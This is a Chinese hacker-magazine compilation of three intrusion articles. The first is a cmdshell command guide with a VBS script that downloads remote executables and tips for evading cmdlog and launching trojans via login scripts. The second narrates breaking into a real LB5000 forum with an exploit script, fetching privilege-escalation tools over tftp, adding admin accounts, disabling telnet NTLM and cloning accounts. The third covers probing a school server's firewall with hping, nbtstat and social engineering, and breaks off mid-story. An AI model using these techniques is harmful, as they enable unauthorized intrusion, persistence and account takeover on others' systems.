现在很多网络安全爱好者在拿到了cmdshell后都只是急于**net user …**。这很不明智！不利于隐蔽，也没有发挥出shell的强大功能。本文的写作目的就在于：简单的shell下实现尽情的信息刺探和远程控制，同时我也立足实战主要以系统自身的命令和工具实现。下面我将自己学习黑客这么久以来，总结的与信息刺探和远程控制有关的常用命令分类介绍一下，希望对各位有帮助。

1.远程文件操作的多种方式

(1) 使用ipc$(进程间通信)。步骤是：

```
net use \\ip\ipc$ "password" /user
(上传) copy 本地目录 远程目录
(下载) copy 远程目录 本地目录
net use \\ip\ipc$ /del
```

(2) 使用FTP协议

用echo构建一个交互文本内容为：

交互文本内容

```
用户名
密码
get /put 文件
quit
```

然后，使用ftp -s:文本文件

(3) 使用tftp协议(先在本地开启tftp服务器)

TFTP [-i] host [GET | PUT] source [destination]

(4) 文件的创建：**echo 内容 >>文件名**，文件的查看：**type 文本文件**(如果不是文本文件，可把后缀名改为txt)

2.信息刺探

VER 可以显示操作系统的版本。

SET 可显示大量的关于系统环境和设置信息(这里重点讲解)，下面是一个例子：

```
ALLUSERSPROFILE=D:\Documents and Settings\All Users
APPDATA=D:\Documents and Settings\why\Application Data
CLIENTNAME=Console
CommonProgramFiles=D:\Program Files\Common Files
COMPUTERNAME=XP-UHE818PUXBAM------------(计算机的名字)
ComSpec=D:\WINDOWS\system32\cmd.exe------(命令解释器的路径)
HOMEDRIVE=D------(系统盘)
HOMEPATH=\Documents and Settings\why------------(系统目录里面包含了登陆用户的名字：why)
INCLUDE=F:\Program Files\vs70\FrameworkSDK\include\-----已经安装了vs70可以为以后的程序编译创造了很好的条件。一下是vs70的配置文件信息。
LIB=F:\Program Files\vs70\FrameworkSDK\Lib\
LOGONSERVER=\\XP-UHE818PUXBAM
NUMBER_OF_PROCESSORS=1--------------------只有一个处理器
OS=Windows_NT--------------------------(操作系统类型)
Path=D:\WINDOWS\system32;D:\WINDOWS;D:\WINDOWS\System32\Wbem;D:\Program F------------------------(操作系统系统目录)
mmon Files\Autodesk Shared\-------------表示系统安装了cad
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH---(执行类型以及顺序。)
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 15 Model 1 Stepping 3, GenuineIntel
PROCESSOR_LEVEL=15
PROCESSOR_REVISION=0103----------(处理器的型号类型版本等信息)
ProgramFiles=D:\Program Files
PROMPT=$P$G-----------------以下是cmd环境有关的设置和变量
SESSIONNAME=Console
SystemDrive=D:
SystemRoot=D:\WINDOWS
TEMP=D:\DOCUME~1\why\LOCALS~1\Temp
```

TMP=D:\DOCUME~1\why\LOCALS~1\Temp
USERDOMAIN=XP-UHE818PUXBAM
USERNAME=why————————————————(当前登陆的用户)
USERPROFILE=D:\Documents and Settings\why
VSCOMNTOOLS="F:\Program Files\vs70\Common7\Tools\"
windir=D:\WINDOWS

以上还包含其他丰富的信息，如系统已安装的程序、目录、系统设置等等；如果是XP，有更加直接的方式查询系统信息：**Systeminfo**（连补丁都能列出来），**Driverquery** 显示所有已安装的设备驱动程序及其属性的列表。**DIR** 其实也可以查看许多信息，比如看最近用户打开了什么文件，可以知道用户在做什么：**CD %USERPROFILE%\Recent**，然后**DIR**

类似的重要目录还有：

查看桌面情况：%USERPROFILE%\桌面

查看收藏夹：%USERPROFILE%\Favorites

临时文件夹里面更包含着很多的信息：%TEMP%

察看COOKIES IE临时文件和历史纪录：%USERPROFILE%\Local Settings\Temporary Internet Files%USERPROFILE%\Local Settings\History

安全扫描信息（含日志信息）%USERPROFILE%\SecurityScans

查看用户的网络情况：

netstat 检查系统的网络连接

net view \\ip 查看远程的共享列表

IPCONFIG /ALL 可以显示详细的网络连接信息（含多网卡）

TRACERT 目标网络地址 显示与目标的路径和速度信息。有时对方的时间和自己有很大差距，入侵国外的计算机时可使用

DATE /T 查看日期

TIME /T 查看日期或者直接设置时间。

NET CONFIG [SERVER | WORKSTATION] 用于显示和设置工作站或服务器服务的配置信息

3.系统服务管理

平时都是使用**net start**查看和启动，用**net stop**关闭服务。其实在sc命令可以实现服务的安装、删除、设置等更丰富的查询和管理功能（XP下有效）。

4.账户管理

这个大家已经太熟悉了，所以这里只提示大家：账户激活开关，登陆脚本和配置文件，它们在一些高级应用中有很重要的作用。

NET USER [username [password | *] [options]]

/ACTIVE:{YES | NO} 激活或停用帐户。

如果帐户处于停用状态，用户不能访问该服务器。该选项的默认值是YES。

/PROFILEPATH[:path] 为用户的登录配置文件设置路径。（对于隐藏自己的足迹很有用）

/SCRIPTPATH:pathname 指用户的登录文件所在的位置。（可以用于启动木马等你需要启动的文件）

5.程序管理

启动：START [command/program] [parameters]，众多参数中最重要的有：

/I：新环境是传递给cmd.exe的原始环境

/B：在不创建新窗口的情况下开始应用程序（隐藏启动）

定时启动使用at命令。

安装程序文件：msiexec [package|product_code]，XP下面有Tasklist、taskkill可以实现远程和本地进程和服务管理。

6.窗口控制

可以使用脚本，加入sendkey函数对窗口进行控制（对窗口的相应地方写入键盘信息等）。可以实现远程的屏幕控制，但是可惜你看不到结果。这有悖于我们的隐蔽原则，这里就不介绍了。

7.其他设置

ASSOC：显示或修改文件扩展名关联。

CACLS：显示或修改文件的访问控制列表(ACLs)。

8.高级应用

你可以把脚本技术和系统命令结合，来实施丰富的控制，但是这对于广大爱好者要求太高。有兴趣地可以看看关于脚本技术和对象模型的资料。

如下是CMDSHELL下应用实例三则。

第一则：突破防火墙和病毒防火墙的文件传输

当你得到一个系统的shell后，为了进行其他的操作和渗透，文件的传输是一个很重要的技巧。在有个人防火墙的计算机上我们可以使用压缩技术和tftp反向的udp传输来突破防火墙，实践证明效果很好。步骤是：在本地开启tftpserver，设置好目录后，把要传输的文件打包压缩 **compact /c 文件名**，然后放在远程的shell里面执行 **TFTP -i 自己的ip GET 源文件 目标文件**。不一会儿文件就顺利的传输过去后，再 **compact /u 文件名**即可。

第二则：如何突破cmdlog

对于shell类后门有个很有效的检测方法就是使用cmdlog，反过来就是说突破cmdlog是一项提高自己入侵隐蔽性的必要技能。Cmd.exe 是 447 KB (457,728 字节)，创建时间：2002年10月7日 20:00:00。如果不符合那么肯定有鬼。可以到dllcache目录下获得真实地cmd.exe覆盖掉原来那个。然后再次绑定到端口即可实现突破。

第三则：文件的http方式下载

为了更加方便控制和渗透，http协议的文件下载能很好的突破防火墙的限制。用echo建立这样一个httpget.vbs脚本：

```
local_file=lCase(WScript.Argument(1))
http_add=lCase(WScript.Argument(0))
set http_post = CreateObject("Microsoft.XMLHTTP")
http_post.open "GET", http_add,0
http_post.send()
set Get_file = CreateObject("ADODB.Stream")
Get_file.Mode=3
Get_file.Type=1
Get_file.open()
Get_file.Write(http_post.responseBody)
Get_file.SaveToFile local_file,2
```

然后，执行**CScript httpget.vbs http://www.xxxx.com/files/xxx.exe localrun.exe**

由于本人水平有限，如有谬误，恳请指正。其实，cmd下可执行的操作和控制太多，只要你用心肯定会总结出更多更好的方法。学好cmd有助于你理解系统，实施灵活机动的入侵，让你由菜鸟变成真正高手。

基于WebShell的权限提升

dahubaobao

一、前言

一日，在GooGle中查找资料，无意中发现一个不错的游戏论坛，查看帖子的时候，发现游客不能查看，必须注册。没办法，只有注册了，晕倒！麻烦又来了，不允许新用户注册，那怎么办？这还用说吗！当然是想办法注册了。嘿嘿，在讲述这次入侵之前，先把大概的入侵环境和思路告诉大家：

入侵对像： LB5000 论坛，版本：LB5000XP v1201

入侵思路：

1．首先通过LB的各种漏洞获得论坛的最高权限并再获得一个WebShell。

2．通过查找有权限操作的目录，用TFTP上传提升权限的工具，并提升权限。

3．开启Ttelnet服务，克隆帐户，给对方打补丁，消除一切已知漏洞，并清除日志。

二、实战入侵获取WebShell

首先发现LB5K论坛的版本很低，一般存在或多或少的漏洞。对于LB5K论坛，比较新的漏洞就是search.cgi文件再现漏洞（由PsKey发现的，至于漏洞原理可以参看网上原文）。还等什么，拿出漏洞利用工具lb_search.pl赶快测试！lb_search.pl命令格式为：

peal lb_search.pl –h IP/DNS –p 80 –w LB5K的目录 –u 用户名 –k 密码

（注：需要安装peal解析器）

把上面的命令替换成我们要测试站点的IP/NDS、LB5K的目录、用户名和密码，变成（首先要在论坛注册一个用户）：

lb_search.pl –h www.XXX.net –p 80 –w /cgi-bin –u dahubaobao –k 26680200

dahubaobao //我注册的用户名

26680200 //我使用的密码，也是我家的电话

/cgi-bin //LB5K论坛的目录，这个可以通过浏览首页获得

具体见图1。

从图1中我们可以看见，ilikecat/catlikeme为一个合法的论坛坛主，前者为用户名，后者自然为密码了，我们可以登陆看看，是不是坛主。果然！是一个坛主，拥有最高权限自然不在话下了，如图2。




图 1




图 2

IP/cgi-bin/cat.cgi为webshell的路径，这是一个guest权限的shell，我们必须提升权限，才能更好的发挥！

三、遇到第一次麻烦

总算是获得了一个WebShell，离终点近了一些，唉！天有不测风云，人有旦夕祸福（好象有点不恰当，呵呵）！不管用什么命令都是“拒绝访问”，凭我的经验，即使是目录的权限设置的很好，像**net user**、**net start**都是可以执行的，可这次根本就是执行不了，如图3。




图 3

我想应该是设置了访问控制表(ACL)，禁止guest组用户访问cmd.exe。现在该怎么办？也许有的朋友就放弃了，但是我们换个思路想想，既然对方使用ACL限制了guest组用户的访问，那TFTP没有限制吧？我们能不能利用TFTP再上传（或下载）一个新的cmd呢？这样就可以执行guest组用户所能执行的命令了！看起来是个不错办法，看我是怎么做的。

TFTP的使用方法：

在自已的机器上面运行TFTP后，把要上传 的文件复制到和TFTP同一个目录下，在对方机器上的c:\winnt\system32下打入指令，其他目录下也行：tftp –i 自已的IP get 要上传的程序

要下载到自已的机器上的话，只要把那条语的get改成put就行：tftp –i 自已的IP put 要下载的程序

由于管理员只限制了cmd的访问控制，但TFTP并没有限制，所以我们执行上传指令的时候可以直接在WebShell执行。首先打开自已的WINNT\system32目录，找到cmd.exe，复制到C盘根目录，并改名为aaa.exe。再把TFTPD32复制到C盘根目录，使用命令：

Tftp –i 218.68.*.* get C:\\WINNT\\ststem32\\aaa.exe

这样就把新的cmd（aaa）复制到对方的C:\WINNT\ststem32目录下了，注意这里使用了是两个反斜杠。

小知识：

cacls，即：显示或者修改文件的访问控制表(ACL)，可以通过在cmd下运行cacls命令查看其help。

限制guests组用户访问cmd的命令如下：

Cacls %systemroot%/system32/cmd.exe /E /D guests

Cacls %systemroot%/system32/dllcache/cmd.exe /E /D guests

限制guests组用户访问tftp的命令如下：

Cacls %systemroot%/system32/tftp.exe /E /D guests

Cacls %systemroot%/system32/dllcache/tftp.exe /E /D guests

（当然，在本例中管理员并没有做此限制）

好了，新的cmd上传完毕，来看看我们能不能执行命令吧。（由于我不懂perl，所以请我的朋友“无敌最寂寞”看了一下源代码并做了测试，发现不必修改lb_search.pl文件，就可以直接调用cmd改名后的aaa.exe。特此感谢“无敌最寂寞”）！先使用net start看看都开了什么服务，如图4。




图 4

一个人的战争

哇！开了这么多服务，先不管这些服务都是什么，因为我们的目的是看看能不能执行命令，结果是可以，太好了，下面再通过tftp上传本地溢出程序，提升权限。

四、第一次提升权限

现在可以执行命令了，虽然只有guests组用户的权限，但只要能执行命令，就有机会提升权限。刚才我们上传了新的cmd，知道C:\WINNT\ststem32目录下可以写文件（真不明白，管理员既然都知道用cacls命令限制访问cmd，为什么目录权限弄的是一塌糊涂，如果管理员限制了guests组用户访问所有目录，那我们就有很大的麻烦了）。

还是老办法，通过TFTP上传本地溢出工具到C:\WINNT\ststem32目录下并提升权限，我使用RunAs这个小工具。先来看看上传，在webshell中直接执行，其命令如下：

Tftp -i 218.68.*.* get C:\\WINNT\\ststem32\\. RunAs.exe

//其实这里也可以改名。

在TFTP窗口中如果看见对方主机请求下载，那就差不多了。这个工具使用很简单，直接运行RunAs.exe就可以把guests组用户提升为Administrator，如图5。

RunAs.exe

图5

这里并没有回显，但不一定就能成功，所以我还是来测试一下效果，使用：**net user dahubaobao dahubaobao /add**命令看看其是否可以增加用户，如图6。

net user dahubaobao dahubaobao /add

拒绝访问

图6

晕！居然不成功，提示“拒绝访问”，之后又运行了一次，还是不能成功提升权限，不知道是为什么？如果有哪位朋友知道，别忘记告诉我一声。

第一次提升权限失败，不过不要气馁，提升权限的工具还有几个比较不错的，我们再来试试！

五、第二次提升权限

由于使用RunAs.exe失败，所以我这次采用winwmiex，这个工具是利用Windows 2000的WMI服务的本地溢出漏洞，还是先利用TFTP上传winwmiex，使用命令：

Tftp -i 218.68.*.* get C:\\WINNT\\ststem32\\.winwmiex.exe

然后在webshell中直接运行winwmiex，当然，这里一样没有回显，为了使大家了解得更清楚，我在本地使用guest帐户登陆，并运行winwmiex，大家可以结合图7了解这个工具的回显。




图7

由于webshell中没有回显，所以我们还是要测试一下其效果，还是使用**net user dahubaobao dahubaobao /add**命令，结果如图8。

net user dahubaobao dahubaobao /add

拒绝访问

图8

天啊！居然还是“拒绝访问”，我的耐心已经差不多了，为什么会不成功？我想应该是打了WMI服务的补丁，没办法，第二次权限提升最终还是以失败而告终……

六、第三次提升权限

虽然前两次提升权限都以失败告终，但我没有就此灰心，如果现在放弃，那前边做的工作不是白费了？所以，我们还要继续上传工具并提升权限，这次我采用PipeUpAdmin这个小工具，和前两个一样，都是直接运行，不需要任何参数，如果成功，就可以把guest帐户提升到Administrator权限。还是在webshell中执行：

Tftp -i 218.68.*.* get C:\\WINNT\\ststem32\\.PipeUpAdmin.exe

然后在webshell中直接运行PipeUpAdmin，同样地，还是没有回显，还是使用**net user dahubaobao dahubaobao /add**来测试，具体见图9。

net user dahubaobao dahubaobao /add

命令成功完成

图9

哇！终于看见熟悉的“面孔”，提升权限成功！欢呼吧！下面再使用**net user localroup administrators dahubaobao /add**命令把dahubaobao加入管理员组，如图10。

net user localroup administrators dahubaobao /add

命令成功完成

图10

现在已经把guest提升为administrator。剩下的就好办多了，先来开启对方的telent服务吧，默认开启telent服务是需要NTLM认证的，所以在开启之前，我们先去掉这个“拦路虎”。使用TFTP上传NTLM（流光的tools目录中自带），使用命令：

Tftp -i 218.68.*.* get C:\\WINNT\\ststem32\\.ntlm.exe

然后在webshell中执行**net start telent**（开启telent服务，这时NTLM认证也跟随启动）。进入到C:\WINNT\ststem32目录下，直接运行ntlm（没有回显），注意，虽然已经去掉了NTLM认证，在这里有一个优先级的关系，由于已经启动telent服务，所以这时的telent服务还是存在NTLM认证的，所以还要停掉再启动，这样就可以登陆了。**net stop telent**（停止），**net start telent**（启动），这下NTLM认证真的消失了，如图11，登陆成功！




图11

现在来克隆帐户，我采用小榕的CA来克隆，优点使用简便，可以远程克隆，使用方法如下：

ca\\XXX.XXX.XX.XX 目标admin用户明 密码 guest 密码 \\这样就可以了

如果克隆成功，就会出现连续的五个OK（注意：在克隆guest帐户之前，请把guest恢复到默认设置，再在telent的shell里加一个admin用户就可以了）。

再之后就是打补丁，我想凡是用Windows系统的朋友应该都会，谁让Windows这么多漏洞呢？所以这里就不再说了，免得有骗取稿费之嫌。

七、后记

对于这次入侵，管理员应该帮了很大忙，虽然用cacls命令给我找了点麻烦，但最终还是获得了系统的完全控制权限。如果管理员为论坛打上补丁，或者采用最新版本，我想我就不可能这么容易的拿到webshell，更不用说后边的提升权限了。在此，我要提醒各位管理员朋友，目录的权限一定要设置好，不要像这次似的，可以往system32目录下写入文件，那是很危险的。总之，只要可以执行命令，就有希望提升权限，切记！

由于本文写的很仓促，有不对的地方还请多多包涵，如果有任何意见，请来《黑客X档案》官方论坛（www.hackerxfiles.net/bbs）与我交流。

（本文用到的如下软件光盘中有收录：aaa.exe、lb_search.pl、PipeUpAdmin.exe、RunAs.exe、winwmiex.exe）

实战黑你防火墙之溢出攻击

无敌最寂寞

学校最近新上了一台文件服务器，用于校园网内教师交换教案和资料共享。服务器就放在我们的实验室隔壁，用了两块网卡，一块与我们实验室的服务器相连，便于实验室的管理员远程管理，一块用来与学校主干网相连。

一、入侵踩点

我在实验室机器的IP为192.168.203.16，新上文件服务器的IP为192.168.203.2。负责服务器安全的老师吹他把这台机器配置得很无敌，所以闲来无事我就想探探新上文件服务器的安全性到底如何。

很自然地ping了一下，结果如下：

```
K:\mfm>ping 192.168.203.2
Pinging 192.168.203.2 with 32 bytes of data:
Reply from 192.168.203.2: bytes=32 time<10ms TTL=128
Reply from 192.168.203.2: bytes=32 time<10ms TTL=128
Reply from 192.168.203.2: bytes=32 time<10ms TTL=128
Reply from 192.168.203.2: bytes=32 time<10ms TTL=128
```

居然可以ping得通呀！难道它没装防火墙？还是给入侵者设了个蜜罐？还是谨慎点好，我用了一贯测试防火墙的方法做进一步的检测，在CMD下输入：**telnet 192.168.203.2 54321**，大约经过了10几秒左右，出现下面的提示：

```
K:\mfm>telnet 192.168.203.2 54321
正在连接到192.168.203.2...无法打开到主机的连接 在端口54321：连接失败
```

我晕，根据经验肯定是有防火墙的！其实这个判断原理很简单，你用telnet到目标主机的任意不存在端口，如果停留时间比较长后才出现连接不上的提示，那么几乎就可以肯定对方装有防火墙了（或是其它包过滤设备）。但是有点奇怪，既然服务器装了防火墙为什么还能允许ping呢？先不管它了，来猜一下它可能开的端口吧。

既然这是一台文件服务器，估计FTP得开，连一下试试：**ftp: connect 连接超时**。

我倒！FTP端口也被屏蔽。文件服务器不用FTP难道用共享？不至于吧，这也太次了……现在推断只有两种可能，第一种是FTP端口被改了，探测FTP端口的话我得进行大范围的端口扫描（会在服务器日志或防火墙里留下好多的扫描记录）；第二种可能就是服务器没有使用FTP来上传管理文件而是采用的共享。如果是第二种，其139端口应该是开放的。

好，我试一下，这里要用到一个工具hping，这个工具可以自己定制数据包，使用方法如下：

```
K:\mfm>hping
Compiled by Anarchy@hk20.com
Usage: hping [options] host

-h  Show this help menu           显示帮助菜单
-v  Show version number           显示软件版本号
-c  Stop after count response packets.  收到多少个响应包后停止发包
-i  Interval in X (seconds) or uX (micro seconds) 发包间隔时间以秒或毫秒
-M  Set sequence number           设置包序列号
-a  Spoof source address          伪造源IP地址
-p  Destination port              目的端口
-s  Source port                   源端口
-R  Set RST tcp flag              设置RST位
-S  Set SYN tcp flag              设置SYN位
-A  Set ACK tcp flag              设置ACK位
-F  Set FIN tcp flag              设置FIN位
-P  Set PSH tcp flag              设置PSH位
-U  Set URG tcp flag              设置URG位
```

在CMD下输入：**hping -S -p 139 -c 3 192.168.203.2** 意思向192.168.203.2的139端口发送SYN数据包（就是请求连接的包），响应3次就停止发包（图1）。

```
E:\mfm>hping -S -p 139 -c 3 192.168.203.2
hwing 192.168.203.2: S set
len=44 IP=192.168.203.2 ttl=128 DF id=4871 sport=139 flags=SA seq=0 rtt=0.43 ms
len=44 IP=192.168.203.2 ttl=128 DF id=5127 sport=139 flags=SA seq=1 rtt=0.48 ms
len=44 IP=192.168.203.2 ttl=128 DF id=5383 sport=139 flags=SA seq=2 rtt=0.57 ms

---- 192.168.203.2 hwing statistic ----
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max = 0.43/0.49/0.57 ms

E:\mfm>
```

图 1

哈哈！有回应了，通过上图我们可以看到有了三次回应，说明目标系统139端口是开放的！果然是用了共享。入侵该怎么办呢？暴力破解口令？我可没那闲工夫！怪不得那个老师如此得意啊，原来只开了个139端口，其它的要么关闭了，要么被防火墙给屏蔽了！这么少的入口，入侵当然不可能了！我几乎要放弃了，但是我又很不情愿，已经分析到了这一步呀。无奈之中无意间打了如下命令：**nbtstat -A 192.168.203.2** 结果却让我大大的吃了一惊（图2）。

```
K:\mfm>nbtstat -A 192.168.203.2

本地连接:
Node IpAddress: [192.168.203.147] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    INet~Services    <1C>  GROUP       Registered
    IS~QQ..........<00>  UNIQUE      Registered
    QQ               <00>  UNIQUE      Registered
    ZJZ              <00>  GROUP       Registered
    QQ               <03>  UNIQUE      Registered
    ZJZ              <1E>  GROUP       Registered
    QQ               <20>  UNIQUE      Registered

    MAC Address = 00-0C-6E-84-B4-BA

K:\mfm>
```

图 2

居然可以netbios查询！我一下子来了兴致，因为我以前研究过很多防火墙，大部分防火墙把安全等级调到高级后，即使你允许139等netbios端口开放那么也是无法进行netbios查询的。wait！好象只有最近研究的一款防火墙的溢出漏洞时发现这款防火墙默认是允许netbios查询的。那就是——BlackICE SERVER PROTECTION！其实这真是巧合，我前天刚从天天安全网down的blackice，然后在securiteam.com看到的溢出代码和漏洞分析报告，真没想到这个文件服务器……等等，我还是最好再确认一下吧！可是我该如何进一步确认呢？从网上的漏洞分析报告来看，该漏洞是由于ISS产品中的协议分析模块（iis_pam1.dll）在处理ICQ v5协议中的SRV_META_USER命令字段的时候由于未能检测该字段

的长度从而引起缓冲区溢出的。Blackvice 没有开什么特定的管理端口，没有非常明显的特征，单凭技术是非常难以判断的……更何况万一不是黑冰，将会留下溢出的痕迹，这样对我下一步的再入侵会带来很大的麻烦，所以我还是另辟新径，来确定服务器装的是否是黑冰防火墙。

无敌（哭丧着脸）：老师，救命啊！！！
老师：啥事啊？
无敌：最近机房里老是有人在莫名奇妙的扫描我设的网关啊！我都烦死了！
老师：这还不简单？垒个墙不就行了？
无敌：我……给您说实话吧，我对这方面真是一知半解的，我知道老师您在这方面很有研究，给条明路吧！
老师：我也只是多学了点而已（我汗！这么经不起），你去网上找那个黑冰（就是 blackice）服务器版的装上就可以了！
无敌：啊？没听说过啊！好用吗？
老师：当然好用了，我那服务器上就装的啊（嘎嘎！我差点跳起来）！
无敌：谢谢，老师您真是高手！我马上去下去！再见！

